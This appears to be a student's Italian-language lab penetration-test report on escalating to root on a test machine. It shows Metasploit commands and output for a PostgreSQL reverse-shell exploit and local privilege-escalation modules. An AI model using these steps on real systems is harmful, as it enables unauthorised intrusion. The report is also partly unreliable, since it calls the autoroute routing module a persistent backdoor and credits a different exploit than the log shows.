Penetration Test Report – Escalation di Privilegi e Creazione di Backdoor

Obiettivo: Ottenere privilegi di root su una macchina compromessa e configurare una backdoor persistente.

1. **Inizializzazione e Compromissione del Sistema**


2. Il test è iniziato con l'uso del modulo **`exploit/linux/postgres/postgres_payload`** di Metasploit, che mi ha permesso di ottenere una sessione **Meterpreter** sul sistema target. Tuttavia, i privilegi ottenuti non erano sufficienti per eseguire operazioni di root.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):
```

```
meterpreter > getuid
Server username: postgres
meterpreter > bg
```


3. **Ricerca di Exploit per l'Escalation di Privilegi**

Successivamente, ho utilizzato il modulo **`post/multi/recon/local_exploit_suggester`** per identificare vulnerabilità locali e possibili exploit di escalation dei privilegi. Nonostante l'individuazione di alcuni exploit interessanti, questi non hanno avuto successo, rivelandosi inefficaci nel fornire i privilegi di root.




4. Escalation di Privilegi tramite Exploit

Dopo ulteriori ricerche, ho individuato e sfruttato con successo l'exploit **`linux/local/udev_netlink`**, che mi ha permesso di ottenere privilegi di root sulla macchina target. Questa fase è stata cruciale per avanzare nel test e ottenere il controllo completo del sistema.



5. Creazione di una Backdoor Persistente




Per garantire l'accesso futuro alla macchina compromessa, ho utilizzato il modulo **`post/multi/manage/autoroute`** di Metasploit per configurare una backdoor persistente. Sebbene non sia stato possibile verificare la piena funzionalità della backdoor a causa di limitazioni temporali, il modulo è stato configurato per consentire il ritorno sul sistema in un secondo momento.

Conclusione:

Il test ha avuto successo nell'escalation dei privilegi tramite **`linux/local/udev_netlink`** e ha portato alla configurazione di una backdoor persistente. Nonostante i tentativi falliti con altri exploit, l'obiettivo è stato raggiunto con l'escalation dei privilegi a root. La backdoor configurata potrebbe necessitare di una verifica ulteriore per confermarne il funzionamento completo.

P.S. dopo aver riprovato a cambiare il payload come suggerito dai miei compagni funziona.


[-] Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.100:4444 → 192.168.50.101:57320) at 2024-12-18 17:40:44 +0100
[*] Meterpreter session 3 opened (192.168.50.100:4444 → 192.168.50.101:57321) at 2024-12-18 17:40:44 +0100
[*] Meterpreter session 4 opened (192.168.50.100:4444 → 192.168.50.101:57322) at 2024-12-18 17:40:44 +0100
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.AGdyI' (1271 bytes) ...
[*] Writing '/tmp/.b4Cn9ticm' (271 bytes) ...
[*] Writing '/tmp/.XnRCkw' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.50.101
[*] Meterpreter session 5 opened (192.168.50.100:4444 → 192.168.50.101:57323) at 2024-12-18 17:40:48 +0100
meterpreter > getuid
Server username: root
meterpreter >